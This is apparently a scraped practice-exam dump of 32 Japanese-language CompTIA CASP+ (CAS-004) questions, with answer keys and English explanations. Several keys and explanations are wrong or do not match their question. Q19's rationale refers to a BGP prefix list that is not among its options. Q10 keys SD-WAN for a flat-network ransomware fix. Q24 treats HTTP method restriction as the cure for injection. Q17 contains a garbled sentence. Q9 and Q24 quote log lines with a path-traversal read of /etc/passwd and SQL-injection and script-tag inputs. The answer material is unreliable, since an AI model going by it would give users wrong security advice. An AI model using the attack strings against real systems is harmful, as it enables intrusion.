CompTIA.CAS-004-JPN.v2025-06-21.q244

試験コード:	CAS-004-JPN
試験名称:	CompTIA Advanced Security Practitioner (CASP+) Exam (CAS-004日本語版)
認定資格:	CompTIA
無料問題数:	244
バージョン:	v2025-06-21
アクセス数:	187
ページビュー数:	2440
https://www.jpnpdf.com/CompTIA.CAS-004-JPN.v2025-06-21.q244-mondaishu.html	

最新問題: **1**
ある企業は、エクストラネットアプリケーションへのサプライヤー接続をサポートするために複数のVPNを導入しています。ネットワークセキュリティ標準では、以下の要件が求められています。
* すべてのリモートデバイスに最新のウイルス対策ソフトウェアをインストールする
* 最新のパッチが適用されたOS
セキュリティ目標を達成するために、企業が導入すべきテクノロジーは次のうちどれですか? (2つ選択)
A. リバースプロキシ
B. NGFW
C. WAF
D. 要塞ホスト
E. NAC
F. NIDS
Answer: E,F (メーッセージを残す**)**

最新問題: **2**
セキュリティ エンジニアは、次のような最近のデータ侵害インシデント後のイベント記録を確認しています。
* ハッカーが偵察活動を行い、会社のインターネットに接続されたウェブアプリケーション資産の痕跡を特定しました。
* サードパーティのホラリーの脆弱性がハッカーによって悪用され、ローカル アカウントが侵害されました。
* ハッカーはアカウントの過剰な権限を利用してデータストアにアクセスし、気付かれずにデータを盗み出しました。

今後この種の攻撃が成功しないようにするための最善の解決策は次のどれですか?
A. 動的解析
B. セキュアウェブゲートウェイ
C. ソフトウェア構成分析
D. ユーザー行動分析
E. ステートフルファイアウォール
Answer: C (メーッセージを残す)
Software composition analysis (SCA) is the best solution to help prevent this type of attack from being successful in the future. SCA is a process of identifying the third-party and open source components in the applications of an organization. This analysis leads to the discovery of security risks, quality of code, and license compliance of the components. SCA can help the security engineer to detect and remediate any vulnerabilities in a third-party library that was exploited by the hacker, such as updating to a newer and more secure version of the library. SCA can also help to enforce secure coding practicesand standards, such as following the principle of least privilege and avoiding excessive privileges for local accounts. By using SCA, the security engineer can improve the security posture and resilience of the web application assets against future attacks. Verified Reference:
https://www.synopsys.com/glossary/what-is-software-composition-analysis.html
https://www.geeksforgeeks.org/overview-of-software-composition-analysis/

最新問題**: 3**
e コマース企業はオンプレミスで Web サーバーを実行しており、リソースの使用率は通常 30% 未満です。過去 2 年間のホリデー シーズン中、接続が多すぎるためにサーバーでパフォーマンスの問題が発生し、数人の顧客が注文書を確定できませんでした。同社は、この種のパフォーマンスの問題を回避するためにサーバー構成を変更しようとしています。
最も費用対効果の高いソリューションは次のうちどれですか?
A. サーバーをクラウド プロバイダーに移動します。
B. オペレーティング システムを変更します。
C. 新しいサーバーを購入し、アクティブ/アクティブ クラスターを作成します。
D. サーバーを新しいものにアップグレードします。
Answer: A (メーッセージを残す)
Moving the server to a cloud provider is the most cost-effective solution to avoid performance issues caused by too many connections during peak seasons, such as holidays. Moving the server to a cloud provider can provide scalability, elasticity, and availability for the web server, as it can adjust its resources and capacity according to the demand and traffic. Moving the server to a cloud provider can also reduce operational and maintenance costs, as the cloud provider can handle the infrastructure and security aspects. Changing the operating system may not help avoid performance issues, as it could introduce compatibility or functionality problems, and it may not address the resource or capacity limitations. Buying a new server and creating an active-active cluster may help avoid performance issues, but it may not be cost-effective, as it could involve

hardware and software expenses, as well as complex configuration and management tasks. Upgrading the server with a new one may help avoid performance issues, but it may not be cost-effective, as it could involve hardware and software expenses, as well as migration and testing efforts. Verified Reference: https://www.comptia.org/blog/what-is-cloud-computing https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 4**
組織がベンダー リスク レジストリを作成して維持することの主な利点は次のとおりです。
A. リスク評価方法を定義します。
B. さまざまなリスクを調査し、脅威の状況を確認します。
C. 潜在的なリスクのインベントリが維持されていることを確認します。
D. すべての資産の残余リスクが低いことを確認します。
Answer: C (メーッセージを残す**)**
The primary advantage of creating and maintaining a vendor risk registry is to ensure that an inventory of potential risks is maintained. A vendor risk registry helps organizations keep track of the risks associated with third-party vendors, especially as they may introduce vulnerabilities or non-compliance issues. By maintaining this registry, the organization can continuously monitor and manage vendor-related risks in a structured way, improving its overall security posture. CASP+ emphasizes the importance of vendor risk management in an organization's broader risk management strategy.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Vendor Risk Management)
CompTIA CASP+ Study Guide: Third-Party Risk Management and Risk Registries

最新問題**: 5**
プライベート暗号化/復号化ファイルを安全に保管するためにサードパーティに保管する役割を担うシステムについて説明しているものは次のうちどれですか?
A. キーエスクロー
B. TPM
C. 信頼モデル
D. コード署名
Answer: A (メーッセージを残す**)**
Key escrow is the system responsible for storing private encryption/decryption files with a third party to ensure these files are stored safely. Key escrow is an arrangement in which the keys needed to decrypt encrypted data are held in escrow by a trusted third party that can release them under certain conditions. Key escrow can be useful for backup or recovery purposes, or for complying with legal or regulatory requirements that may demand access to encrypted data.
B : TPM is not the system responsible for storing private encryption/decryption files with a third party to ensure these files are stored safely. TPM stands for Trusted Platform Module, which is a

hardware device that provides secure storage and generation of cryptographic keys on a computer. TPM does not involve any third party or escrow service.
C : Trust models are not the system responsible for storing private encryption/decryption files with a third party to ensure these files are stored safely. Trust models are frameworks that define how entities can establish and maintain trust relationships in a network or system. Trust models do not necessarily involve any third party or escrow service.
D : Code signing is not the system responsible for storing private encryption/decryption files with a third party to ensure these files are stored safely. Code signing is a process of using digital signatures to verify the authenticity and integrity of software code. Code signing does not involve any third party or escrow service.

最新問題**: 6**
ある組織は、PKI を実装することで、より堅牢なセキュリティ対策を確立したいと考えています。相互認証を検討する際に、セキュリティ アナリストが実装する必要があるのは次のうちどれですか。
A. 両エンドポイントでの完全な前方秘匿性
B. 両方のエンドポイントの共有シークレット
C. 両方のエンドポイントの公開鍵
D. 各エンドポイントの共通公開鍵
E. 各エンドポイントの共通秘密鍵
Answer: C (メーッセージを残す**)**
Public keys on both endpoints are required for implementing PKI-based mutual authentication. PKI stands for Public Key Infrastructure, which is a system that manages the creation, distribution, and verification of certificates. Certificates are digital documents that contain public keys and identity information of their owners. Certificates are issued by trusted authorities called Certificate Authorities (CAs), and can be used to prove the identity and authenticity of the certificate holders. Mutual authentication is a process in which two parties authenticate each other at the same time using certificates. Mutual authentication can provide stronger security and privacy than one-way authentication, where only one party is authenticated. In PKI-based mutual authentication, each party has a certificate that contains its public key and identity information, and a private key that corresponds to its public key. The private key is kept secret and never shared with anyone, while the public key is shared and used to verify the identity and signature of the certificate holder. The basic steps of PKI-based mutual authentication are as follows:
Party A sends its certificate to Party B.
Party B verifies Party A's certificate by checking its validity, signature, and trust chain. If the certificate is valid and trusted, Party B extracts Party A's public key from the certificate.
Party B generates a random challenge (such as a nonce or a timestamp) and encrypts it with Party A's public key. Party B sends the encrypted challenge to Party A.
Party A decrypts the challenge with its private key and sends it back to Party B.
Party B compares the received challenge with the original one. If they match, Party B confirms that Party A is the legitimate owner of the certificate and has possession of the private key.

The same steps are repeated in reverse, with Party A verifying Party B's certificate and sending a challenge encrypted with Party B's public key.
A : Perfect forward secrecy on both endpoints is not required for implementing PKI-based mutual authentication. Perfect forward secrecy (PFS) is a property of encryption protocols that ensures that the compromise of a long-term secret key (such as a private key) does not affect the security of past or future session keys (such as symmetric keys). PFS can enhance the security and privacy of encrypted communications, but it does not provide authentication by itself.
B : Shared secret for both endpoints is not required for implementing PKI-based mutual authentication. Shared secret is a method of authentication that relies on a pre-shared piece of information (such as a password or a passphrase) that is known only to both parties. Shared secret can provide simple and fast authentication, but it does not provide non-repudiation or identity verification.
D : A common public key on each endpoint is not required for implementing PKI-based mutual authentication. A common public key on each endpoint would imply that both parties share the same certificate and private key, which would defeat the purpose of PKI-based mutual authentication. Each party should have its own unique certificate and private key that proves its identity and authenticity.
E : A common private key on each endpoint is not required for implementing PKI-based mutual authentication. A common private key on each endpoint would imply that both parties share the same certificate and public key, which would defeat the purpose of PKI-based mutual authentication. Each party should have its own unique certificate and private key that proves its identity and authenticity.

最新問題**: 7**
最近ネットワークに追加された新しいクラウド アプリケーションに関する断続的なアクセスの問題がユーザーから報告されています。調査の結果、セキュリティ管理者は、人事部門は新しいアプリケーションを使用して必要なクエリを実行できるが、マーケティング部門は新しいアプリケーションを使用してさまざまなリソースに関する必要なレポートを取得できないことに気付きました。将来これを回避するには、次のどれを実行する必要がある可能性が最も高いですか?
A. ACL を変更します。
B. Active Directory を確認します。
C. マーケティング部門のブラウザを更新します。
D. WAF を再構成します。
Answer: (解答を表示する**)**
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud application or its data sources. The other options are either irrelevant or less effective for the given scenario.

最新問題: **8**
組織は、OT ネットワーク内のシステムの自動化機能を研究しています。セキュリティ アナリストは、安全なコーディング プラクティスの作成を支援したいと考えており、PLC で使用されるプログラミング言語について学びたいと考えています。次のプログラミング言語のうち、PLC に最も関連するのはどれですか?
A. Ladder logic
B. Rust
C. Python
D. C
E. Java
Answer: (解答を表示する**)**

最新問題: **9**
セキュリティ エンジニアが Apache Web サーバーのログを確認したところ、ログに次のパターンが見つかりました。
GET https://example.com/image5/../../etc/passwd HTTP/1.1 200 OK
エンジニアは IDS とファイアウォールのログも確認し、外部 IP アドレスとの相関関係を確立しました。
脆弱性と対応に関して、次のどれが判断できますか?
A. クロスサイト スクリプティング攻撃が /etc/passwd ファイルの読み取りに成功したため、システムはユーザーが指定した入力を REST API に渡さないようにする必要があります。
B. クロスサイトリクエストフォージェリ攻撃が /etc/passwd ファイルの読み取りに成功したため、システムはユーザーが指定した入力を HTTP POST コマンドに渡さないようにする必要があります。
C. ディレクトリ トラバーサル攻撃が /etc/passwd ファイルの読み取りに成功したため、システムはユーザーが指定した入力をファイルシステムに渡さないようにする必要があります。
D. ブルートフォース認証の試みが成功しました。システムはパスワード ハッシュ アルゴリズムの一部としてソルトを実装する必要があります。
Answer: C (メーッセージを残す**)**
A directory traversal attack exploits vulnerabilities in file path handling to access unauthorized files, as seen in this example. To mitigate, sanitize user inputs and avoid directly passing user-supplied data to the filesystem. This aligns with CASP+ objective 1.5, addressing secure input validation and mitigating common web-based vulnerabilities.

最新問題: **10**
ある医療システムが最近ランサムウェア攻撃に見舞われました。その結果、取締役会は既存のネットワークセキュリティを強化するため、セキュリティコンサルタントを雇うことを決定しました。セキュリティコンサルタントは、医療ネットワークが完全にフラットで、特権アクセス制限がなく、個人の医療情報を含むサーバーにOpenRDPでアクセスできることを発見しました。コン

サルタントが修復計画を策定する中で、これらの課題を解決するのに最適なソリューションは次のどれですか？ 3つ選択してください。）
A. NAC
B. ネットワークセグメンテーション
C. MFA
D. リモートアクセスVPN
E. SD-WAN
F. BGP
G. PAM
Answer: B,D,E (メーッセージを残す)

最新問題**: 11**
ある組織には、現在導入されている資産のテストに不可欠な複数のレガシーシステムが存在します。これらのシステムは組織のセキュリティ体制にとって深刻なリスクとなっており、セキュリティ管理者は重要なインフラへの影響を防ぐための保護対策を講じる必要があります。導入されている資産との通信を可能にするため、これらのシステムは相互接続を維持する必要があります。以下の設計のうち、実装すれば最もリスクを低減しつつ要件を満たすのはどれでしょうか？
A. ソフトウェア定義ネットワーク
B. コンテナ化
C. エアギャップ
D. スクリーンドサブネット
Answer: D (メーッセージを残す)
Comprehensive and Detailed in-Depth
Problem Statement:
The organization needs tosecure legacy systemswhile maintaininginterconnectivitywith deployed assets.
Legacy systems are inherentlyvulnerableand canpose risksif directly connected to critical infrastructure.
Thegoalis to minimize risks withoutbreaking connectivity.
Why the Correct Answer is D (Screened Subnet):
Ascreened subnet(often called aDMZ - Demilitarized Zone) is anetwork segmentthat isolates potentially risky systems from theinternal network.
It is typically placedbetween two firewalls:
One firewall separates the DMZ from theexternal network (internet).
The other firewall isolates the DMZ from theinternal network.
This setup allowscontrolled communicationbetween legacy systems and internal assets while minimizing risk.
Key Benefits of a Screened Subnet:
Isolation:Separates legacy systems from the critical internal network.
Controlled Access:Usesfirewall rulesto restrictinbound and outbound traffic.

Reduced Attack Surface:Limits the potential impact of acompromised legacy system.
Interconnectivity Maintenance:Enables communication withdeployed assetswithout direct exposure.
Example Scenario:
A company haslegacy industrial control systems (ICS)that need to interact withmodern monitoring tools.
Placing the ICS within ascreened subnetensures:
Data flow is regulated.
Monitoring systems can still accessICS data without risking full network exposure.
Compromise of thelegacy systemdoes not automatically mean compromise of thecore network.
Why the Other Options Are Incorrect:
A . Software-defined networking (SDN):
SDN enablesdynamic network configuration, but it does not inherentlyisolate risky legacy systems.
While it can segment traffic, it is primarily used fornetwork flexibilityandmanagement, not isolation.
B . Containerization:
Containersisolate applications, but legacy systems often run ondedicated hardware or old OS environmentsthat are not container-compatible.
This approach does not meet the requirement of keeping thesystems interconnected.
C . Air gap:
Anair gapcompletelyisolates systems from any network.
This solutionbreaks interconnectivity, making itimpracticalfor the given requirement.
Ideal forhigh-security environmentsbut not whenintercommunicationis needed.
Real-World Example:
A healthcare organization haslegacy medical devicesthat must communicate with thepatient management system.
Placing these devices in ascreened subnetallows them to interact while beingisolatedfrom thecore hospital network, minimizingcyber risk.
Visual Representation:
less
CopyEdit
[Internet]
|
[Firewall 1]
|
[Screened Subnet/DMZ]
/ | \
[Legacy System 1] [Legacy System 2] [Monitoring Server]
|
[Firewall 2]
|

[Internal Network]
Thescreened subnetacts as abuffer zone, ensuringcontrolled communicationbetween the legacy systems and the internal network.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guideadvises using ascreened subnet (DMZ)when isolatinglegacy systemsthat still requirenetwork connectivity. The guide emphasizes that this approach significantlyreduces riskby minimizing theattack surfacewhile maintaining necessaryinter-system communication.

最新問題**: 12**
組織は、次の目的で新しい ID およびアクセス管理アーキテクチャを実装しています。
オンプレミス インフラストラクチャに対する MFA のサポート
SaaS アプリケーションとの統合によるユーザー エクスペリエンスの向上
場所に基づいたリスクベースのポリシーの適用
ジャストインタイム プロビジョニングの実行
これらの要件をサポートするために、組織が実装する必要がある認証プロトコルは次のうちどれですか?
A. Kerberos と TACACS
B. SAML および RADIUS
C. OAuth と OpenID
D. OTP および 802.1X
Answer: (解答を表示する**)**
Reference:
OAuth and OpenID are two authentication protocols that can support the objectives of the organization. OAuth is a protocol that allows users to grant access to their resources on one site (or service) to another site (or service) without sharing their credentials. OpenID is a protocol that allows users to use an existing account to sign in to multiple websites without creating new passwords. Both protocols can support MFA, SaaS integration, risk-based policies, and just-in-time provisioning.Reference: https://auth0.com/docs/protocols/oauth2 https://openid.net/connect/

最新問題**: 13**
ある製薬会社は、クラウド プロバイダーを使用して、オブジェクト ストレージ内の何千もの独立したリソースをホストしています。この会社では、データの検出、変更の監視、疑わしいアクティビティの特定を行う実用的かつ効果的な手段が必要です。これらの要件を最もよく満たすのは次のどれでしょうか。
A. 機械学習ベースのデータセキュリティサービス
B. ファイル整合性監視サービス
C. クラウド構成評価およびコンプライアンス サービス
D. 自動データ分類システム
Answer: (解答を表示する**)**

A machine-learning-based data security service would best meet the pharmaceutical company's requirements to discover data, monitor changes, and identify suspicious activity across thousands of independent resources in cloud object storage. Machine learning can analyze vast amounts of data, detect patterns, and alert administrators to anomalies or suspicious activities without manual intervention. Traditional file integrity monitoring or data classification might not scale well or adapt dynamically to the complexity and size of the company's environment. CASP+ highlights the use of advanced technologies like machine learning for cloud security and monitoring.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Machine Learning for Security) CompTIA CASP+ Study Guide: Cloud Security Monitoring with Machine Learning

最新問題**: 14**
セキュリティ コンサルタントは、次のような安全なネットワーク設計を推奨するように依頼されました。
* 既存の OPC サーバーが、電気リレーを制御する新しい Modbus サーバーと通信できるようにします。
* 業務の中断を制限します。
Modbus プロトコル内の制限により、セキュリティ エンジニアは次のどの構成をソリューションの一部として推奨する必要がありますか?
A. OPC サーバーのみがポート 135 で Modbus サーバーに到達できるように、受信トラフィックを制限します。
B. OPC サーバーのみがポート 102 で Modbus サーバーに到達できるように、アウトバウンド トラフィックを制限します。
C. OPC サーバーのみがポート 5000 で Modbus サーバーに到達できるように、アウトバウンドトラフィックを制限します。
D. OPC サーバーのみがポート 502 で Modbus サーバーに到達できるように受信トラフィックを制限します。
Answer: D (メーッセージを残す**)**
OPC (Open Platform Communications) and Modbus are two common protocols used for industrial control systems (ICS). OPC is a standard that allows different devices and applications to exchange data in a vendor-neutral way. Modbus is a serial communication protocol that enables devices to send and receive commands and data over a network. Modbus has two variants: Modbus TCP/IP, which uses TCP port 502 for communication, and Modbus RTU/ASCII, which uses serial ports.
To allow an OPC server to communicate with a Modbus server that is controlling electrical relays, the security engineer should recommend restricting inbound traffic so that only the OPC server is permitted to reach the Modbus server on port 502. This configuration would:
Permit the OPC server to send commands and data to the Modbus server using Modbus TCP/IP protocol over port 502.

Limit operational disruptions, by preventing unauthorized or malicious access to the Modbus server from other sources.
Due to the limitations within the Modbus protocol, such as lack of encryption and authentication, restricting inbound traffic is a necessary security measure to protect the integrity and availability of the ICS.

最新問題: **15**
次のうち、平文を知らなくても暗号文内のデータの計算と分析を可能にするものはどれですか?
A. 格子ベースの暗号
B. 量子コンピューティング
C. 非対称暗号
D. 準同型暗号
Answer: D (メーッセージを残す**)**
Reference:
Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics.Reference: https://www.ibm.com/security/homomorphic-encryption https://www.synopsys.com/blogs/software-security/homomorphic-encryption/

最新問題: **16**
アプリケーション所有者は、クラウド環境からポート 1433 を使用するトラフィックに関するパフォーマンスの問題を報告しています。セキュリティ管理者は、関連するソース サーバーと宛先サーバー間のデータを分析するためのさまざまな pcap ファイルを持っています。問題のトラブルシューティングに役立つツールは次のうちどれですか?
A. ファジングテスト
B. ワイヤレス脆弱性スキャン
C. エクスプロイトフレームワーク
D. パスワード クラッカー
E. プロトコル アナライザー
Answer: E (メーッセージを残す**)**
A protocol analyzer, such as Wireshark, is a tool used to capture and analyze network traffic. It allows security administrators to inspect individual packets, understand the traffic flow, and identify any unusual patterns or issues that may be impacting performance, such as high latency or unusual volume of traffic on a specific port.

最新問題: 17
過去 90 日間、多くのストレージ サービスがクラウド サービス環境で公開されており、セキュリティ チームはこれらのインスタンスが作成されていることを確認できませんでした。シャドー IT は、小規模なセキュリティ チームが追いつくよりも速く、データ サービスとインスタンスを作成しています。最高情報セキュリティ責任者 (CIASO) は、セキュリティ責任者 (CISO) が、セキュリティ リード アーキテクトにアーキテクトに、この問題の解決策を推奨するよう依頼しました。
次のうち、管理作業を最小限に抑えて問題を解決するのに最も適した方法はどれですか?
A. CASB ソリューションを実装し、クラウド サービスのユース ケースを追跡して可視性を高めます。
B. ユーザー行動システムを実装して、ユーザー イベントとクラウド サービス作成イベントを関連付けます。
C. ファイアウォール リクエストのリストを作成し、対象のクラウド サービスと比較します。
D. すべてのログとフィードをキャプチャしてから SIEM に取得し、次にクラウド サービス イベント用に取得する
Answer: B (メーッセージを残す)

最新問題: 18
ウェブアプリケーションに重大度の高い脆弱性が見つかり、企業に持ち込まれました。この脆弱性により、権限のないユーザーがオープンソースライブラリを利用して特権ユーザーの情報を閲覧できる可能性があります。企業はリスクを負いたくありませんが、開発者はすぐに問題を修正することができません。
問題が解決されるまで、リスクを許容できるレベルまで下げるために、次のうちどれを実施する必要がありますか?
A. MFA を実装し、アプリケーション ログを確認し、WAF を展開します。
B. 特権ユーザー名を変更し、OS ログを確認し、ハードウェア トークンを展開します。
C. VPN を展開し、公式のオープンソース ライブラリ リポジトリを構成し、脆弱性について完全なアプリケーション レビューを実行します。
D. 静的コード アナライザーを使用してコードをスキャンし、特権ユーザーのパスワードを変更し、セキュリティ トレーニングを提供します。
Answer: A (メーッセージを残す)

最新問題: 19
セキュリティ アーキテクトは、多くの異なる支社を持つ製造組織で働いています。アーキテクトは、トラフィックを削減し、組織の本社の場所で CA によって発行された失効した証明書の最新の

コピーを支社が確実に受信できるようにする方法を探しています。ソリューションは、CA での電力要件も最小にする必要があります。
次のうち、最適なソリューションはどれですか?
A. 各ブランチ オフィスに RA を展開します。
B. ブランチで Delta CRL を使用します。
C. OCSP を使用するようにクライアントを構成します。
D. GPO を使用して新しい CRL を送信します。
Answer: C (メーッセージを残す)
Reference:
OCSP (Online Certificate Status Protocol) is a protocol that allows clients to check the revocation status of certificates in real time by querying an OCSP responder server. This would enable theorganization to determine whether it is vulnerable to the active campaign utilizing a specific vulnerability, as it would show if any certificates have been compromised or revoked. Deploying an RA (registration authority) on each branch office may not help with checking the revocation status of certificates, as an RA is responsible for verifying the identity of certificate applicants, not issuing or revoking certificates. Using Delta CRLs (certificate revocation lists) at the branches may not provide timely or accurate information on certificate revocation status, as CRLs are updated periodically and may not reflect the latest changes. Implementing an inbound BGP (Border Gateway Protocol) prefix list may not help with checking the revocation status of certificates, as BGP is a protocol for routing network traffic between autonomous systems, not verifying certificates. Verified Reference: https://www.comptia.org/blog/what-is-ocsp https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 20**
セキュリティ アーキテクトは、来月開始される侵入テストの範囲を決める任務を負っています。アーキテクトは、影響を受けるセキュリティ コントロールを定義したいと考えています。次のうち、参照するのに最適なドキュメントはどれですか?
A. 交戦のルール
B. 基本サービス契約
C. 作業明細書
D. 対象者
Answer: C (メーッセージを残す)
The Statement of Work is a document that outlines the scope of the penetration test and defines the objectives, tools, methodology, and targets of the test. It also outlines the security controls that will be impacted by the test and what the expected outcomes are. Additionally, the Statement of Work should include any legal requirements and other considerations that should be taken into account during the penetration test.

最新問題**: 21**

セキュリティ管理者は、小規模な新興企業が製品価格の更新を提供するために構築したソフトウェア ツールの使用に関連するリスクを評価しています。次のリスクのうち、最も可能性の高いものはどれですか。
A. プライバシーに関する懸念
B. ベンダーの存続可能性
C. 規制遵守
D. 地理的位置
Answer: B (メーッセージを残す**)**
Comprehensive and Detailed Step by Step
A startup may have limited resources, which could impact the security, reliability, and availability of its products.
Privacy concernsandregulatory complianceare possible risks but less relevant unless the tool deals directly with sensitive data or operates in a regulated industry.
Geographic locationis unlikely to directly affect the risk unless there are jurisdictional data transfer laws involved.
Reference:
CompTIA CASP+ Exam Objective 1.2: Analyze the security risks and impacts of integrating diverse third-party products.
CASP+ Study Guide, 5th Edition, Chapter 2, Third-Party Risk Assessment.

最新問題**: 22**
製薬会社は最近、顧客向けの Web ポータルでセキュリティ違反を経験しました。攻撃者は SQL インジェクション攻撃を実行し、会社の管理されたデータベースからテーブルをエクスポートして、顧客情報を公開しました。
同社は、IaaS モデルを利用した CSP でアプリケーションをホストしています。違反の最終的な責任を負うのは、次のどの当事者ですか?
A. クラウド ソフトウェア プロバイダー
B. 製薬会社
C. データベース ソフトウェア ベンダー
D. Web ポータル ソフトウェア ベンダー
Answer: (解答を表示する**)**

最新問題**: 23**
次の契約のうち、罰則がなく、同じ目標に向かって協力している 2 つの団体が署名できるものはどれですか?
A. ISA
B. NDA
C. MOU
D. SLA
Answer: C (メーッセージを残す**)**

最新問題: **24**
ある企業では、オンライン ストアに対するネットワーク ベースの攻撃が多数試行されています。最善の行動方針を決定するために、セキュリティ アナリストは次のログを確認します。

```
10:12:04 192.168.1.1 GET https://comptia.org/products?category='-- 200
10:12:05 192.168.1.1 POST https://comptia.org/products?feedback=%3cscript%3c -- 200
```

これらの攻撃による侵害のリスクを軽減するために、企業が次に行うべきことは次のうちどれですか?
A. HTTP メソッドを制限します。
B. パラメータ化されたクエリを実行します。
C. 入力のサニタイズを実装します。
D. コンテンツ タイプを検証します。
Answer: (解答を表示する**)**
Restricting HTTP methods can mitigate the risk of network-based attacks against an online store by limiting the types of HTTP requests that the server will accept, thus reducing the attack surface. This is a common method to prevent web-based attacks such as Cross-Site Scripting (XSS) and SQL Injection.

最新問題: **25**
リスク戦略の一環として、企業はサイバーセキュリティ インシデントに対する保険の購入を検討しています。
次のうち、この種のリスク対応を最もよく表しているのはどれですか?
A. リスク拒否
B. リスク回避
C. リスク移転
D. リスク軽減
Answer: C (メーッセージを残す**)**

最新問題: **26**
最近のデータ侵害により、ある企業のストレージ環境全体に顧客データを含む多数のファイルがあることが明らかになりました。これらのファイルは従業員ごとに個別化されており、さまざまな顧客の注文、問い合わせ、問題の追跡に使用されます。ファイルは暗号化されておらず、誰でもアクセスできます。上級管理職チームは、既存のプロセスを中断することなく、これらの問題に対処したいと考えています。
セキュリティアーキテクトが推奨すべきものは次のうちどれですか?
A. どのファイルに顧客データが含まれているかを特定し、それらを削除する DLP プログラム
B. データを統合し、プロセスとニーズに基づいてアクセスをプロビジョニングする CRM アプリケーション
C. セキュリティ ベースラインに構成されていないシステムについてレポートする CMDB
D. 追跡が必要なプロセスを特定する ERP プログラム

Answer: B (メーッセージを残す)

最新問題**: 27**
ソフトウェア保証評価中に、エンジニアはソース コードに strcpy のインスタンスが複数含まれていることに気付きました。strcpy はバッファ長を検証しません。将来のリスクを軽減するために、SDLC プロセスに統合する必要があるソリューションは次のうちどれですか。
A. 見つかった安全でない関数の種類ごとにカスタム IDS/IPS 検出シグネチャを要求します。
B. SDLC の次のステップに進む前に侵入テストを実行します。
C. 安全でない機能を除外するために、会社の安全なコーディング ポリシーを更新します。
D. 別のチームに引き渡す前に DAST/SAST スキャンを実行します。
Answer: (解答を表示する)
The source code in this scenario uses insecure functions like strcpy which are known for not checking buffer sizes, leading to buffer overflow vulnerabilities. The most effective solution is to update the company's secure coding policy to prohibit the use of insecure functions and replace them with safer alternatives, such as strncpy, which enforces buffer length checks. Integrating this change into the Software Development Life Cycle (SDLC) ensures that future code adheres to secure practices, thereby reducing the risk of vulnerabilities being introduced into production systems. This approach aligns with CASP+ guidelines that emphasize secure coding practices and policies to prevent common security flaws in software development.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Secure Coding Standards) CompTIA CASP+ Study Guide: Secure Coding and Prevention of Buffer Overflows

最新問題**: 28**
セキュリティエンジニアは、ファイアウォールチームから、特定のWindowsワークステーションがコマンドアンドコントロールネットワークの一部になっているという報告を受けました。セキュリティエンジニアが受け取った情報は、トラフィックが非標準ポート（TCP 40322）で発生しているという情報のみです。セキュリティエンジニアは、悪意のあるプロセスを見つけるために、以下のコマンドのうちどれを最初に使用すべきでしょうか？
A. tcpdump
B. ネットスター
C. タスクリスト
D. トレースルート
E. ipconfig
Answer: (解答を表示する)
Netstat is a command-line tool that can be used to find the malicious process that is using a specific port on a Windows workstation. Netstat displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP

over IPv6 protocols). To find the process that is using a specific port, such as TCP 40322, the security engineer can use the following command:
netstat -ano | findstr :40322
This command will filter the netstat output by the port number and show the process identifier (PID) of the process that is using that port. The security engineer can then use the task manager or another tool to identify and terminate the malicious process by its PID. Verified Reference: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat https://www.howtogeek.com/28609/how-can-i-tell-what-is-listening-on-a-tcpip-port-in-windows/

最新問題**: 29**
リソースがクラウド環境で実行されている場合に最適なディザスタ リカバリ ソリューションは、次のうちどれですか?
A. リモート プロバイダーの BCDR
B. 代替プロバイダ BCDR
C. プライマリ プロバイダーの BCDR
D. クラウド プロバイダーの BCDR
Answer: D (メーッセージを残す**)**

最新問題**: 30**
ある組織は、専門的なヘルプ デスク サービスについてパートナー企業と契約を締結しました。組織内の上級セキュリティ担当者は、2 つのエンティティ間に専用 VPN を設定するために必要な文書を提供する任務を負っています。次のうちどれが必須でしょうか?
A. SLA
B. ISA
C. NDA
D. MOU
Answer: B (メーッセージを残す**)**
An ISA, or interconnection security agreement, is a document that should be required to set up a dedicated VPN between two entities that provide specialized help desk services. An ISA defines the technical and security requirements for establishing, operating, and maintaining a secure connection between two or more organizations. An ISA also specifies the roles and responsibilities of each party, the security controls and policies to be implemented, the data types and classifications to be exchanged, and the incident response procedures to be followed.

最新問題**: 31**
企業は SSL インスペクションを実装しています。今後 6 か月の間に、サブドメインで分離される複数の Web アプリケーションが展開されます。
複数の証明書をデプロイしなくてもデータを検査できるのは、次のうちどれですか?
A. 利用可能なすべての暗号スイートを含めます。
B. ワイルドカード証明書を作成します。

C. サードパーティ CA を使用します。
D. 証明書のピン留めを実装します。
Answer: (解答を表示する**)**
A wildcard certificate is a certificate that can be used for multiple subdomains of a domain, such as *.example.com. This would allow the inspection of the data without multiple certificate deployments, as one wildcard certificate can cover all the subdomains that will be separated out with subdomains. Including all available cipher suites may not help with inspecting the data without multiple certificate deployments, as cipher suites are used for negotiating encryption and authentication algorithms, not for verifying certificates. Using a third-party CA (certificate authority) may not help with inspecting the data without multiple certificate deployments, as a third-party CA is an entity that issues and validates certificates, not a type of certificate. Implementing certificate pinning may not help with inspecting the data without multiple certificate deployments, as certificate pinning is a technique that hardcodes the expected certificate or public key in the application code, not a type of certificate. Verified Reference:
https://www.comptia.org/blog/what-is-a-wildcard-certificate
https://partners.comptia.org/docs/default-source/resources/casp-content-guide

最新問題**: 32**
経理チームのメンバーが、最高財務責任者 (CFO) のような人物からボイスメール メッセージを受け取りました。ボイスメール メッセージでは、発信者が組織がこれまで使用したことのない銀行口座への電信送金を要求していました。このタイプの攻撃を最もよく表しているのは次のうちどれですか。
A. 攻撃者はディープフェイク技術を使用して CFO の声をシミュレートしました。
B. CFO は横領を試みた。
C. 攻撃者は発信者IDのなりすましを使用して、CFOの内線電話番号を模倣しました。
D. 攻撃者は買掛金部門の誰かをフィッシングすることに成功しました。
Answer: A (メーッセージを残す**)**
